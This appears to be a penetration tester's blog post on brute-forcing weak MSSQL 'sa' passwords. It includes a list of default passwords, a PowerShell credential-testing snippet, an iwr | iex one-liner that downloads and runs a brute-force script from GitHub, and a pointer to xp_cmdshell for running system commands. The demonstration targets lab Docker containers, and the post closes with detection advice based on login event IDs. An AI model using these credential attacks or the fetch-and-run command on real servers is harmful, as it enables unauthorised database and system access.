
One thing you may already know about me is that one of my favorite services in organizations - in an offensive context - is MSSQL. I think the hashtag #lowhangingfruits fits it perfectly.
Why? Three reasons:

A lot of installations have default or weak passwords on the sa user, i.e. the superadmin; my favorites are the empty password, “sa”, “reset2”, “Comarch!2011”, “password”,
web applications that use MSSQL quite often run with sa / superadmin privileges,
once we manage to get database access as the superadmin (whether through weak passwords or even through an SQL Injection vulnerability), we can run the xp_cmdshell procedure, which will run a command in the operating system with the privileges of the user the MSSQL service runs as.
By default, the MSSQL Server service listens on TCP port 1433 (though it has to be said this isn't always the case).
To check whether an MSSQL service suffers from a weak-password problem, we can use the Metasploit module called mssql_login. But if we have PowerShell at hand, we can do it even faster.
Below is a snippet of code that checks whether the MSSQL server at 172.16.0.10 uses the password “Comarch!2011” for the sa user, i.e. the superadmin.
$_user = "sa"
$_pass = "Comaarch!2011"
$_host = "172.16.0.10"

$Connection = New-Object System.Data.SQLClient.SQLConnection
$Connection.ConnectionString = "Data Source=$_host;Persist Security Info=True;User ID=$_user;Password=$_pass"
try {
    $Connection.Open()
    echo "[OK] $_user@$_host - $_pass"
} catch [Exception] {
    echo "[ERR] $_user@$_host - $_pass"
}
If the credentials really are correct, we'll see this in the terminal:
[OK] sa@172.16.0.10 - Comarch!2011Beautiful.
Passwords, passwords everywhere
Where do you even get inspiration for which passwords to try? Remember how I mentioned my favorite passwords for the sa user above? How do I know them? Well, I'll fall back here on the old adage and give you a fishing rod, not a fish - take a look at the search results below and everything will become clear:
https://www.google.com/search?q=mssql+sa+domyślne+hasło+filetype:pdf.
All right, for the busy ones, a few fish:




Back to PowerShell - a battle-ready function that tries to log in to specific MSSQL servers might look like this: Invoke-MSSQLBrute.ps1
To see it in action, we'll use Docker, which lets us stand up an MSSQL server quickly. Two of them, in slightly different versions - one on port 1433 with the password Comarch!2011, the other on port 1432 with the password P@ssw0rd.
root@juliet:/home/drg# docker run -e 'ACCEPT_EULA=Y' -e 'SA_PASSWORD=P@ssw0rd' -e 'MSSQL_PID=Express' -p 1432:1433  mcr.microsoft.com/mssql/server:2017-CU13
[...]
root@juliet:/home/drg/ubulab/mssql# docker run -e 'ACCEPT_EULA=Y' -e 'SA_PASSWORD=Comarch!2011' -e 'MSSQL_PID=Express' -p 1433:1433  mcr.microsoft.com/mssql/server:2017-CU13
[...]
And in that environment we can put our prepared script to use, first by importing it:
iwr https://raw.githubusercontent.com/aptmasterclass/powershell-kungfu/master/mssql/Invoke-MSSQLBrute.ps1 | iexInvoke-MSSQLBrute -Hosts mssqlsrv1,"mssqlsrv2,1432" -Passwords "","sa","Comarch!2011","P@ssw0rd","kopytko" -Verbose In the first line we import the prepared script using Invoke-WebRequest (iwr for short) + Invoke-Expression (iex for short) straight from Github (so if in your organization Github is a trusted/whitelisted site - my apologies) so that in the second line we can use it against our two hosts and a handful of fairly obvious passwords.
I'll show the output of this script in the following image:

Some of you might think WTF - running and writing PowerShell scripts on Mac OS X in Visual Studio Code (with Vim emulation, by the way)!? Yes, hell froze over. But it all works great and is officially supported by Microsoft.
Regardless of the runtime environment, the script tried a few passwords for the sa user on both hosts and in both cases it eventually succeeded. Cool.
What next? With the credentials of a privileged user (sa), we can run any command we like in the operating system - more on that in the next post, and in the meantime..
A touch of blue
I think every blue team member already has a gut feeling about what they need here. They need information about login attempts to Microsoft SQL Server, especially the failed ones. Failed login attempts are covered by the event with ID 18456, while successful ones are 18454.
If logging of these events is enabled, we can easily find them with the help of PowerShell:
(Get-EventLog application | where { $_.EventID -eq 18456 })|Out-GridViewWe tacked on |Out-GridView to get the results in a handy new GUI window:

It'd probably be a good idea to be notified about such events right away (though that depends on the specifics of your organization); either way, it's also one of the nice starting points for Threat Hunting.